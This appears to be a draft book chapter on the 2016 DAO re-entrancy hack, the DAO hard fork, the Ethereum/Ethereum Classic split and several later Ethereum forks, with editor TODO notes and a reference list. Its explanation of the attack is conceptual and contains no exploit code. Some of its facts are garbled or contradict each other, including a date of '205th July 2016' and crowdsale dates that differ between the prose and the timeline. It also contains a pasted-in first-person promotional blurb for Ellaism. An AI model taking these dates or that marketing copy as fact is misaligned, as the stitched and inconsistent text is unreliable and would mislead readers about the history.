Most hard forks are planned as part of an upgrade roadmap and consist of updates that the community generally agrees to (i.e. consensus on the social level). However, some hard forks do not always retain consensus which leads to multiple, distinct blockchains. The events that lead to the Ethereum / Ethereum Classic split is one such case.

Ethereum Classic (ETC)

Ethereum Classic came to be after members of the Ethereum community went ahead with a time-sensitive hard fork ("DAO Hard Fork"). On 205th July 2016, at a block height of 1.92 million, Ethereum introduced an irregular state change via a hard-fork in an effort to return approximately 3.6 million ether that had been taken from a smart contract known as The DAO. Almost everyone agreed that the ether taken had been stolen and that leaving it all in the hands of the thief would be of significant detriment to development of the Ethereum ecosystem as well as the platform itself.

Returning the ether to its respective owners before The DAO even existed was technically easy, if rather politically controversial. A number of people in the ecosystem disagreed with this change, believing immutability should be a fundamental principle of the Ethereum blockchain without exception; they elected to continue the original chain under the moniker of Ethereum Classic. While the split itself was initially ideological both chains have since evolved into their own separate entities.

The Decentralized Autonomous Organization (The DAO)

The DAO was created by Slock.it with the goal to provide community-based funding and governance for projects. The core idea of it being that proposals would be submitted, curators would manage proposals, funds would be raised from investors within the Ethereum community, and if the project proves successful then investors would receive a share of the profits.

The DAO was also one of the first experiments in an Ethereum token. Rather than funding projects directly with Ether, participants would trade their ether for DAO tokens, use them to vote on project funding, and would later be able to trade them back for Ether.

DAO tokens were able to be purchased in a crowdsale that ran from 5th April through 30th April 2016, amassing nearly 14% <<[1]>> of the total ether in existence which was worth ~\$150 million USD at the time.

The Re-Entrancy Bug

On 9th June, developers Peter Vessenes and Chriseth reported that most Ethereum-based contracts which manage funds are potentially vulnerable to an exploit <<[2]>> that can empty contract funds. A few days later (12th June) Stephen Tual (Co-founder of Slock.it), reported that The DAO's code is not vulnerable <<[3]>> to the bug described by Peter and Chriseth. Worried DAO contributors temporarily breathe a sigh of relief until 5 days later, when an unknown attacker ("the DAO Attacker") started draining The DAO <<[4]>> using an exploit similar to the one described on 9th June. Ultimately the DAO Attacker siphoned ~3.6 million ether out of The DAO.

Simultaneously an assemblage of volunteers calling themselves the Robinhood Group (RHG) started using the same exploit to withdraw the remaining funds in order to save them from being stolen by the DAO Attacker. On the 21st June, the RHG announced <<[5]>> that they've secured the about 70% of The DAO's funds (roughly 7.2 million ether), with plans to return it to the community (which they successfully did on the ETC network, and didn't need to do on the Ethereum network post fork). Much thanks and commendations are given to the RHG for their quick thinking and fast actions that helped secure the bulk of the community's ether.

Re-Entrancy Technicals

While a more detailed and thorough explanation of the bug is described by Phil Daian <<[6]>> the short explanation is that a crucial function in the DAO had two lines of code in the wrong order, meaning that the Attacker could have requests to withdraw ether acted upon repeatedly, before the check of whether the Attacker was entitled to the withdraw was completed.

Re-Entrancy Attack Flow

Imagine you had \$100 in your bank account and you could bring your bank teller any number of withdrawal slips. The bank teller gives you money for each slip in order, and only at the end of all the slips do they record your withdrawal. What if you brought them three slips to each withdraw \$100? What if you brought them three thousand?

Put another way, the flow was:

1. DAO Attacker asks the DAO Contract to withdraw DAO tokens (DAO).
2. DAO Attacker asks the contract to withdraw DAO **again**. Before the contract updates its records that DAO was withdrawn.

3. Repeat step two as much as possible.
4. Contract finally logs a single DAO withdrawal, losing track of the withdrawals that happened in the interim.

The DAO Hard Fork

Fortunately, there were several safe guards built into The DAO: all withdrawal requests were subject to a 28 day delay. This gave the community a short timeframe to discuss what to do about the exploit. From roughly 17th June to 20th July the DAO Attacker would be unable to convert their DAO tokens into Ether.

Several developers focused on finding a viable solution and multiple avenues were explored in this short space of time. Among them was the DAO Soft Fork, announced on 24th June, to delay DAO withdrawals until consensus was reached <<[7]>>, and a DAO Hard Fork, announced on 15th July, to reverse the effects of the DAO Attack with an exceptional state change <<[8]>>.

On 28th June, developers discovered a DoS exploit in the DAO Soft Fork <<[9]>>, and concluded that the DAO Hard Fork would be the only viable option to fully resolve the situation. The DAO Hard Fork would transfer all ether that had been invested in the DAO into a new refund smart contract, allowing the original owners of the ether to claim a full refund. This provided a solution for returning the hacked funds but also meant interfering with the balances of specific addresses on the network; however isolated they were. There would also be some leftover ether in portions of The DAO known as childDAOs <<[12]>>. A group of trustees would manually authorize the leftover ether; worth ~\$6-7 million at the time <<[8]>>.

With time running out, multiple Ethereum development teams created clients that allowed a user to decide whether they wanted to enable this fork. However, the client creators wanted to decide whether to make this choice opt-in (don't fork by default), or opt-out (fork by default). On the 15th July, a vote was opened on carbonvote.com <<[10]>>. The next day, at block height 1,894,000 <<[11]>> it was closed. Of the 5.5% of the total ether supply that voted, ~80% of the votes (~4.5% of the total ether supply) voted for opt-out. One quarter of the opt-out vote came from a single address <<[12]>>.

Ultimately the decision became opt-out, and those who opposed the DAO Hard Fork would need to explicitly state that they opposed by changing a configuration option in the software they were running.

On the 20th July, at block height 1,920,000 <<[13]>> Ethereum implemented the DAO Hard Fork <<[14]>> and thus two Ethereum networks were created, one including the state change, and the other ignoring it.

When the DAO Hard Forked Ethereum (present-day Ethereum) gained a majority of the mining power, many assumed that consensus was achieved and the minority chain would fade away; as in previous forks. Despite this, a sizable portion of the Ethereum community (roughly 10% by value and mining power) started supporting the non-forked chain which came to be known as Ethereum Classic with the symbol ETC.

Within days, several exchanges began to list both Ethereum ("ETH") and Ethereum Classic ("ETC"). Due to the nature of hard forks, all Ethereum users holding ether at the time of the split then held funds on both of the chains and a market value for ETC was soon established with Poloniex listing ETC on the 24th July <<[15]>>.

Timeline of The DAO Hard Fork

- 2016 April 5: Slock.it creates The DAO following a security audit by Dejavu Security <<[16]>>
- 2016 April 30: The DAO crowdsale launches <<[17]>>
- 2016 May 27: The DAO crowdsale ends
- 2016 June 9: A generic recursive call bug is discovered and believed to affect many Solidity contracts that track user's balances <<[2]>>
- 2016 June 12: Stephen Tual declares that DAO funds are not at risk <<[3]>>
- 2016 June 17: The DAO is exploited and a variant of the discovered bug (termed the "re-entry bug") is used to start draining the funds; eventually nabbing ~30% of the funds. <<[6]>>
- 2016 June 21: The RHG announces it has secured the other ~70% of the ether stored within The DAO. <<[5]>>
- 2016 June 24: A soft fork vote is announced via opt-in signaling through Geth and Parity clients. This is designed to temporarily withhold funds until the community can better decide on what to do. <<[7]>>
- 2016 June 28: A vulnerability is discovered in the soft fork and it's abandoned. <<[9]>>

- 2016 June 28 to July 15: Users debate whether or not to hard fork. Most of the vocal public debate occurs on the /r/ethereum subreddit.
- 2016 July 15: The DAO Hard Fork is proposed to return the funds taken in The DAO Attack. <<[8]>>
- 2016 July 15: A vote is held on carbonvote to decide if the DAO Hard Fork is opt-in (don't fork by default) or opt-out (fork by default). <<[10]>>
- 2016 July 16: 5.5% of the total ether supply votes, ~80% of the votes (~4.5% of the total supply) are pro the opt-out hard fork. One quarter of the pro-vote comes from a single address. <<[11]>> <<[12]>>
- 2016 July 20: The hard fork occurs at block 1,920,000. <<[13]>> <<[14]>>
- 2016 July 20: Those against the DAO Hard Fork continue running the old non-hard fork client software. This leads to issues with transactions being replayed on both chains. <<[18]>>
- 2016 July 24: Poloniex lists the original Ethereum chain under the ticker symbol ETC; the first exchange to do so. <<[15]>>
- 2016 August 10: The RHG transfers 2.9 million of the recovered ETC to Poloniex in order to convert it to ETH under the advice of Bity SA. 14% of the total RHG holdings are converted from ETC to ETH and other cryptocurrencies. Poloniex freezes the other 86% of deposited ETH. <<[19]>>
- 2016 August 30: The frozen funds are sent by Poloniex back to the RHG. RHG then sets up a refund contract on the ETC chain. <<[20]>> <<[21]>>
- 2016 December 11: IOHK's ETC development team forms. Lead by Ethereum founding member Charles Hoskinson.
- 2017 January 13: The ETC network is updated to resolve transaction replay issues. Both chains are now functionally separate. <<[22]>>
- 2017 February 20: ETCDEVTeam forms. Lead by early ETC developer Igor Artamonov (splix).

Ethereum and Ethereum Classic

While the initial split was centered around The DAO, the two networks, Ethereum and Ethereum Classic are now separate projects, although most development is still done by the Ethereum community and simply ported to Ethereum Classic codebases. Nevertheless, the full set of differences is constantly evolving and too extensive to cover in this chapter. However, it is worth noting that the chains do differ significantly in their core development and community structure.

Technical Differences

The EVM

For the most part (as of April 2018) the two networks remain highly compatible. Contract code produced for one chain runs as expected on the other, but there are some small differences in EVM OPCODES (see EIPs [140](#), [145](#), and [214](#)).

Core Network Development

Being open projects, most blockchain platforms ultimately have many users and contributors. However, the core network development (code that runs the network) is often done by discrete groups due to the expertise and knowledge required to develop this type of software. As such the code that these groups produce is very closely tied to the code that actually runs the network.

| Ethereum | Ethereum Classic |
|--------------------------------------|-------------------------------|
| Ethereum Foundation, and volunteers. | ETCDEV, IOHK, and volunteers. |

Ideological Differences

One of the biggest material differences between Ethereum and Ethereum Classic is ideology which manifests itself in two key ways: immutability and community structure.

Immutability

Within the context of blockchains, immutability refers to the preservation of blockchain history.

| Ethereum | Ethereum Classic |
|--|---|
| Follows a philosophy that's colloquially termed "governance". This philosophy allows participants to vote, with varying degrees of representation, to change the blockchain in certain cases (such as The DAO attack). | Follows a philosophy that once data is on the blockchain it cannot be modified by others. This is a philosophy shared with Bitcoin, Litecoin, and other cryptocurrencies. |

Community structure

While blockchains aim to be decentralized much of the world around them is centralized. Ethereum and Ethereum Classic approach this reality in different ways.

| Ethereum | Ethereum Classic |
|--|---|
| <p><i>Owned by the Ethereum Foundation:</i></p> <p>/r/ethereum Subreddit, ethereum.org Website, Forums, GitHub (ethereum), Twitter (@ethereum), Facebook, and Google+ account.</p> | <p><i>Owned by separate entities:</i></p> <p>/r/ethereumclassic SubReddit, the ethereumclassic.org Website, Forums, GitHubs (ethereumproject, ethereumclassic, etcdevteam, iohk, ethereumcommonwealth), Twitter (@eth_classic), Telegrams, and Discord.</p> |

A timeline of notable Ethereum forks

//// TODO: Really needs other forks as well, Ellaism, Ubiq, Musicoin //// Ellaism is an Ethereum based network and intends to use exclusively "proof of work" to secure the blockchain. It benefits from a zero pre-mine and has no mandatory developer fees with all support and development donated freely by the community. We believe this makes our coin one of the most honest pure Ethereum projects, and something that is uniquely interesting as a platform for serious developers, educators, and enthusiasts. Ellaism is a pure smart contract platform. No pre-mine. No dev fees. Its goal is to create a smart contract platform that is both fair and trustworthy. Principles: a) All changes and upgrades to the protocol should strive to maintain and reinforce these Principles of Ellaism b) Monetary Policy: 280 million coins. c) No censorship: Nobody should be able to prevent valid txs from being confirmed. d) Open-Source: Ellaism source code should always be open for anyone to read, modify,

copy, share. e) Permissionless: No arbitrary gatekeepers should ever prevent anybody from being part of the network (user, node, miner, etc). f) Pseudonymous: No ID should be required to own, use Ellaism. g) Fungible: All coins are equal and should be equally spendable. e) Irreversible Transactions: Confirmed blocks should be set in stone. Blockchain History should be immutable. h) No Contentious Hard Forks: Never hard fork without consensus from the whole community. Only break the existing consensus when necessary. i) Many feature upgrades can be carried out without a hard fork, such as improving the performance of the EVM.

//// TODO: Hopefully someone more familiar with these other forks can elaborate, as well as clarify the difference between network and software forks if necessary. ////

Several other forks have occurred on Ethereum as well. Some of these are hard forks in the sense that they split directly off of the pre-existing Ethereum network. Others are software forks: they use Ethereum's client/node software but run entirely separate networks without any history shared with Ethereum. There will likely be more forks over the life of Ethereum.

There are also several other projects that claim to be Ethereum forks but are actually based on ERC20 tokens and run on the Ethereum network. Two examples of these are EtherBTC (ETHB) and Ethereum Modification (EMOD). These are not forks in the traditional sense, and may sometimes be called airdrops.

- Expanse was the first fork of the Ethereum blockchain to gain traction. It was announced via the Bitcoin Talk forum on September 7 2015. The actual fork occurred a week later on September 14 2015 at a block height of 800,000. It was originally founded by Christopher Franko and James Clayton. Their stated vision was to create an advanced chain for: "identity, governance, charity, commerce, and equity".

//// TODO: Recommend dropping some of the forks below if they seem to be abandoned ////

- EthereumFog (ETF) was launched on December 14 2017 and forked at a block height of 4730660. Their stated aims are to develop "World Decentralized Fog Computing" by focusing on fog computing and decentralized storage. There is still little information on what this will actually entail.
- EtherZero (ETZ) was launched on January 19 2018 at block height of 4936270 at a block height of 4936270. Its notable innovations were the introduction of a masternode architecture and the removal of transaction

fees for smart contracts to enable a wider diversity of DAPPs. There have been some criticism from some prominent members of the Ethereum community, MyEtherWallet and MetaMask, due to the lack of clarity surrounding development and some accusations of possible phishing.

- EtherInc (ETI) was launched on February 13 2018 at a block height of 5078585 with a focus on building decentralized organizations. They also announced the reduction of block times, increased miner rewards, the removal of uncle rewards and set a cap on mineable coins. They use the same private keys as Ethereum and have implemented replay protection to protect ether on the original non-forked chain.

References

- [[[1]]] <https://www.economist.com/news/finance-and-economics/21699159-new-automated-investment-fund-has-attracted-stacks-digital-money-dao>
- [[[2]]] <http://vessenes.com/more-ethereum-attacks-race-to-empty-is-the-real-deal/>
- [[[3]]] <https://blog.slock.it/no-dao-funds-at-risk-following-the-ethereum-smart-contract-recursive-call-bug-discovery-29f482d348b>
- [[[4]]] <http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit>
- [[[5]]] https://www.reddit.com/r/ethereum/comments/4p7mhc/update_on_the_white_hat_attack/
- [[[6]]] <http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/>
- [[[7]]] <https://blog.ethereum.org/2016/06/24/dao-wars-youre-voice-soft-fork-dilemma/>
- [[[8]]] <https://blog.slock.it/hard-fork-specification-24b889e70703>
- [[[9]]] <https://blog.ethereum.org/2016/06/28/security-alert-dos-vulnerability-in-the-soft-fork/>
- [[[10]]] <https://blog.ethereum.org/2016/07/15/to-fork-or-not-to-fork/>
- [[[11]]] <https://etherscan.io/block/1894000>
- [[[12]]] <https://elaineou.com/2016/07/18/stick-a-fork-in-ethereum/>

- [[[13]]] <https://etherscan.io/block/1920000>
- [[[14]]] <https://blog.ethereum.org/2016/07/20/hard-fork-completed/>
- [[[15]]] <https://twitter.com/poloniex/status/757068619234803712>
- [[[16]]] <https://blog.slock.it/deja-vu-dao-smart-contracts-audit-results-d26bc088e32e>
- [[[17]]] <https://blog.slock.it/the-dao-creation-is-now-live-2270fd23affc>
- [[[18]]] <https://gastracker.io/block/0x94365e3a8c0b35089c1d1195081fe7489b528a84b22199c916180db8b28ade7f>
- [[[19]]] <https://bitcoinmagazine.com/articles/millions-of-dollars-worth-of-etc-may-soon-be-dumped-on-the-market-1472567361/>
- [[[20]]] <https://medium.com/@jackfru1t/the-robin-hood-group-and-etc-bdc6a0c111c3>
- [[[21]]] https://www.reddit.com/r/EthereumClassic/comments/4xauc/follow_up_statement_on_the_etc_salvaged_from/
- [[[22]]] https://www.reddit.com/r/EthereumClassic/comments/5nt4qm/die_hard_etc_protocol_upgrade_successful_nethash/
- [[[23]]] <https://web.archive.org/web/20160429141714/https://daohub.org/explainer.html/>
- [[[24]]] <https://ethereumclassic.github.io/blog/2016-12-12-TeamGrothendieck/>